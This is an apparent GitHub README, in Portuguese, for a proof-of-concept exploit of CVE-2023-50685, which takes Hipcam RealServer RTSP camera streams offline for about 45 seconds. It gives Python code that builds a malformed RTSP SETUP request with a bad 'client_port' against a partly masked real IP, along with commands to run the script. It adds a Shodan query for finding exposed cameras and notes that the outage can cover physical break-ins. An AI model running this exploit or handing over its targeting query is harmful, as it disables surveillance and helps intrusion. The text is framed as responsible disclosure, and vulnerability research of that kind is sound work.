 maximilianljungblut/hipcam-rtsp-format-validation-vulnerability
Este POC explora uma vulnerabilidade de validação de formato no serviço RTSP do Hipcam RealServer/V1.0, induzindo uma falha por aproximadamente 45 segundos ao injetar dados aleatórios no parâmetro 'client_port' durante a solicitação RTSP SETUP. O Hipcam RealServer/V1.0 é usado em muitas câmeras Hipcam. | CVE-2023-50685

Prova de Conceito para a Vulnerabilidade de Validação de Formato do Serviço RTSP no Hipcam RealServer/V1.0.
Este POC explora uma vulnerabilidade de validação de formato no serviço de Protocolo de Streaming em Tempo Real (RTSP) do Hipcam RealServer/V1.0, decorrente de validação e tratamento inadequados de entrada do parâmetro 'client_port' na requisição RTSP SETUP.
O parâmetro 'client_port' na requisição RTSP SETUP é manipulado, induzindo uma vulnerabilidade na validação de formato do servidor RTSP. Diferente de exploits convencionais com um valor específico de estouro, esta vulnerabilidade é acionada por formatação inadequada, particularmente quando o 'client_port' não está no formato esperado (ex.: client_port=[custom_port]-[custom_port+1]). Vulnerabilidades de validação de formato ocorrem quando uma aplicação falha ao validar ou tratar corretamente a entrada, potencialmente levando a comportamentos inesperados. Neste caso, o objetivo é interromper o serviço.
cam_address = "rtsp://120.75.111.XX:554/11" #The RTSP port is normaly 554 with the path /11 which is also normaly used in Hipcam Cameras
random_data_value = 8712429 #It can be anything except the correct format of [custom_port]-[custom_port+1]
rtsp_request = f"SETUP {cam_address}/trackID=1 RTSP/1.0\r\nCSeq: 3\r\nTransport: RTP/AVP;unicast;client_port={random_data_value}\r\n\r\n"
python3 poc.py 120.75.111.XX 554
python3 poc.py -h
Após uma exploração bem-sucedida, o fluxo RTSP fica offline por aproximadamente 45 segundos. Essa interrupção pode ser aproveitada em cenários de ataque físico onde a indisponibilidade temporária das imagens de vigilância pode oferecer uma oportunidade para acesso não autorizado ou outras atividades maliciosas.

Linha do tempo

Países
Para mais informações sobre a tendência Shodan do Hipcam RealServer, consulte Tendências do Shodan.
Consulta de pesquisa usada: has_screenshot:true port:554 "Hipcam RealServer/V1.0".
Este script destina-se apenas a fins educacionais e de divulgação responsável. O uso não autorizado deste script em sistemas sem a devida autorização é ilegal e antiético. O usuário é responsável por garantir a conformidade com os padrões legais e éticos.
